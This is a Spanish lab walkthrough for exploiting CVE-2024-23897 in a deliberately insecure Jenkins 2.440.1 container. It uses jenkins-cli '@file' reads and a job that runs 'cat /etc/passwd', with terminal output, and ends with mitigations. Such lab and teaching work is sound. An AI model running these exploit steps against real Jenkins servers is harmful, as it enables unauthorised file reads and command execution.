P3 - Explotación de Jenkins - CVE-2024-23897 (Arbitrary File Read-RCE)

Objetivo: Explorar la vulnerabilidad crítica en Jenkins (CVE-2024-23897) que permite:

- Lectura arbitraria de archivos en el servidor Jenkins.
- Ejecución remota de comandos (RCE) en configuraciones inseguras.

1. Preparar el entorno

En la máquina víctima (Ubuntu con Docker)

Instalar Docker:

```
sudo apt update && sudo apt upgrade -y
sudo apt install apt-transport-https ca-certificates curl software-properties-
common -y
curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo gpg --dearmor -o
/usr/share/keyrings/docker.gpg
echo "deb [arch=$(dpkg --print-architecture) signed-
by=/usr/share/keyrings/docker.gpg] https://download.docker.com/linux/ubuntu jammy
stable" | sudo tee /etc/apt/sources.list.d/docker.list > /dev/null
sudo apt update
sudo apt install docker-ce docker-ce-cli containerd.io -y
```

Eliminar contenedor previo, si existiera:

```
sudo docker rm -f jenkins-vulnerable
```

Levantar Jenkins vulnerable (2.440.1):

```
sudo docker run -d \
  --name jenkins-vulnerable \
  --network host \
  -e JAVA_OPTS="-Djenkins.CLI.disabled=false -Djenkins.install.state=TEST" \
  -e JENKINS_OPTS="--argumentsRealm.roles.user=admin --
argumentsRealm.passwd.admin=admin --argumentsRealm.roles.admin=admin" \
  jenkins/jenkins:2.440.1
```

detalle de las opciones establecidas:

`sudo docker run -d`

Ejecuta un contenedor en segundo plano (detached).

`--name jenkins-vulnerable`

Asigna el nombre `jenkins-vulnerable` al contenedor.

`--network host`

Usa la red del host directamente en vez de una red de Docker aislada. Expone directamente los puertos del contenedor al host, sin aislamiento de red.

`-e JAVA_OPTS="..."`

Define variables de entorno para la JVM de Jenkins.

- `-Djenkins.CLI.disabled=false`: habilita la CLI remota de Jenkins, que suele deshabilitarse por seguridad.
- `-Djenkins.install.state=TEST`: salta el asistente de instalación inicial y lo marca en estado "TEST", lo que evita protecciones que normalmente se aplican en la primera ejecución.

`-e JENKINS_OPTS="..."`

Configura opciones de Jenkins al arranque.


- `--argumentsRealm.roles.user=admin`: define un usuario `admin`.
- `--argumentsRealm.passwd.admin=admin`: la contraseña del usuario `admin` es literalmente `admin`.
- `--argumentsRealm.roles.admin=admin`: otorga privilegios de administrador a ese usuario.

  En resumen: crea un usuario administrador débil (`admin:admin`).

`jenkins/jenkins:2.440.1`

Imagen oficial de Jenkins, versión **2.440.1**. Esta versión es relativamente reciente (enero 2024), pero el comando fuerza configuraciones inseguras.

- Jenkins quedará accesible en http://10.0.0.132:8080.
- Usuario / Contraseña: **admin / admin**.



2. Verificación inicial

En la máquina atacante (Kali):

Comprobar conectividad:

```
ping 10.0.0.132
```

Comprobar Jenkins activo:

```
curl -I http://10.0.0.132:8080
```

Debe devolver, entre otra información:

```
HTTP/1.1 200 OK
X-Jenkins: 2.440.1
```

```
┌──(root㉿kali)-[/home/kali]
└─#     curl -I http://10.0.0.132:8080
HTTP/1.1 200 OK
Date: Thu, 18 Sep 2025 16:23:44 GMT
X-Content-Type-Options: nosniff
Content-Type: text/html;charset=utf-8
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Cache-Control: no-cache,no-store,must-revalidate
X-Hudson-Theme: default
Referrer-Policy: same-origin
Cross-Origin-Opener-Policy: same-origin
Set-Cookie: JSESSIONID.450dffd6=node01jdl5ddpi940z6254y1urs4oz1.node0; Path=/; HttpOnly
X-Hudson: 1.395
X-Jenkins: 2.440.1
X-Jenkins-Session: 31988610
X-Frame-Options: sameorigin
Transfer-Encoding: chunked
Server: Jetty(10.0.18)
```

Comprobar CLI habilitado:

```
curl -I http://10.0.0.132:8080/cli/
```

Devuelve `200 OK` o `302 Found`.


```
┌──(root㉿kali)-[/home/kali]
└─# curl -I http://10.0.0.132:8080/cli/
HTTP/1.1 200 OK
Date: Thu, 18 Sep 2025 16:24:11 GMT
X-Content-Type-Options: nosniff
Content-Type: text/html;charset=utf-8
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Cache-Control: no-cache,no-store,must-revalidate
X-Hudson-Theme: default
Referrer-Policy: same-origin
Cross-Origin-Opener-Policy: same-origin
Set-Cookie: JSESSIONID.450dffd6=node0erpnzq06q1uxdhcflcjcjl5c2.node0; Path=/; HttpOnly
X-Hudson: 1.395
X-Jenkins: 2.440.1
X-Jenkins-Session: 31988610
X-Frame-Options: sameorigin
Transfer-Encoding: chunked
Server: Jetty(10.0.18)


┌──(root㉿kali)-[/home/kali]
└─#
```

3. Explotación – Lectura arbitraria de archivos

Descargar cliente CLI:

```
wget http://10.0.0.132:8080/jnlpJars/jenkins-cli.jar
```



Intentar leer un archivo local:

```
java -jar jenkins-cli.jar -s http://10.0.0.132:8080/ create-job "@/etc/hosts"
```

- Jenkins intentará abrir `/etc/hosts`.
- Como no es XML válido, mostrará un error, pero confirma que accedió al archivo.

Por lo que Jenkins es vulnerable a **Arbitrary File Read**.

4. Explotación – Creación de un job con XML válido

Crear archivo `job.xml` en Kali:


```
nano job.xml

<?xml version='1.1' encoding='UTF-8'?>
<project>
  <actions/>
  <description>Job de prueba creado desde Kali</description>
  <keepDependencies>false</keepDependencies>
  <properties/>
  <scm class="hudson.scm.NullSCM"/>
  <canRoam>true</canRoam>
  <disabled>false</disabled>
  <blockBuildWhenDownstreamBuilding>false</blockBuildWhenDownstreamBuilding>
  <blockBuildWhenUpstreamBuilding>false</blockBuildWhenUpstreamBuilding>
  <triggers/>
  <concurrentBuild>false</concurrentBuild>
  <builders/>
```

```
  <publishers/>
  <buildWrappers/>
</project>
```

Crear job en Jenkins:

```
java -jar jenkins-cli.jar -s http://10.0.0.132:8080/ create-job test-job < job.xml
```



Confirmar job creado:

```
java -jar jenkins-cli.jar -s http://10.0.0.132:8080/ get-job test-job
```

Jenkins devuelve el XML del job lo que evidencia la explotación exitosa.

5. Explotación – RCE (ejecución de comandos)

Crear archivo `job-hosts.xml` en Kali:

```
nano job-hosts.xml

<?xml version='1.1' encoding='UTF-8'?>
<project>
  <actions/>
  <description>Job que muestra /etc/hosts</description>
  <keepDependencies>false</keepDependencies>
  <properties/>
  <scm class="hudson.scm.NullSCM"/>
  <canRoam>true</canRoam>
  <disabled>false</disabled>
  <blockBuildWhenDownstreamBuilding>false</blockBuildWhenDownstreamBuilding>
```

```
    <blockBuildWhenUpstreamBuilding>false</blockBuildWhenUpstreamBuilding>
    <triggers/>
    <concurrentBuild>false</concurrentBuild>
    <builders>
      <hudson.tasks.Shell>
        <command>cat /etc/passwd</command>
      </hudson.tasks.Shell>
    </builders>
    <publishers/>
    <buildWrappers/>
  </project>
```

Crear job en Jenkins:

```
java -jar jenkins-cli.jar -s http://10.0.0.132:8080/ create-job hosts-job < job-hosts.xml
```

Ejecutar el job:

```
java -jar jenkins-cli.jar -s http://10.0.0.132:8080/ build hosts-job -s
```

```
┌──(root㉿kali)-[/home/kali]
└─# java -jar jenkins-cli.jar -s http://10.0.0.132:8080/ build hosts-job -s
Started hosts-job #1
Completed hosts-job #1 : SUCCESS

┌──(root㉿kali)-[/home/kali]
└─#
```

Ver la salida del job:

```
java -jar jenkins-cli.jar -s http://10.0.0.132:8080/ console hosts-job 1
```

Aquí aparecerá el contenido de `/etc/passwd`. Esto demuestra la escalada a **RCE**.

```
┌──(root㉿kali)-[/home/kali]
└─# java -jar jenkins-cli.jar -s http://10.0.0.132:8080/ console hosts-job2 1
Started from command line by ha:////4DnzcD8xNJl8tylAskiaRbrE68RC5FpxPStYd/mOQ8osAAAAmx+LCAAAAAAAAP9b85aBtbiIQTGjNKU4P08vOT+vOD8nVc83PyU1×6OyILUoJzMv2y+/JJUBAhiZGBgqihhk0NSjKDWzXb3RdlLBUSYGJk8GtpzUvPSSDB8G5tKinBIGIZ+sxLJE/ZzEvHT94JKizLx0a6BxUmjGOUNodHsLgAzOEgZ+/dLi1CL9xLz8vMrc/NJiAJjzDjjEAAAAanonymous
Running as SYSTEM
Building in workspace /var/jenkins_home/workspace/hosts-job2
[hosts-job2] $ /bin/sh -xe /tmp/jenkins940171746432456601.sh
+ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
jenkins:x:1000:1000::/var/jenkins_home:/bin/bash
Finished: SUCCESS

┌──(root㉿kali)-[/home/kali]
└─#
```

6. Mitigaciones

- **Actualizar Jenkins** a versión ≥ 2.441.
- **Deshabilitar el CLI**:

  ```
  -Dhudson.cli.CLI.disabled=true
  ```

- **Restringir permisos**: nunca dar *Overall/Read* a Anonymous.
- **Ejecutar Jenkins con usuario sin privilegios** y en entornos aislados.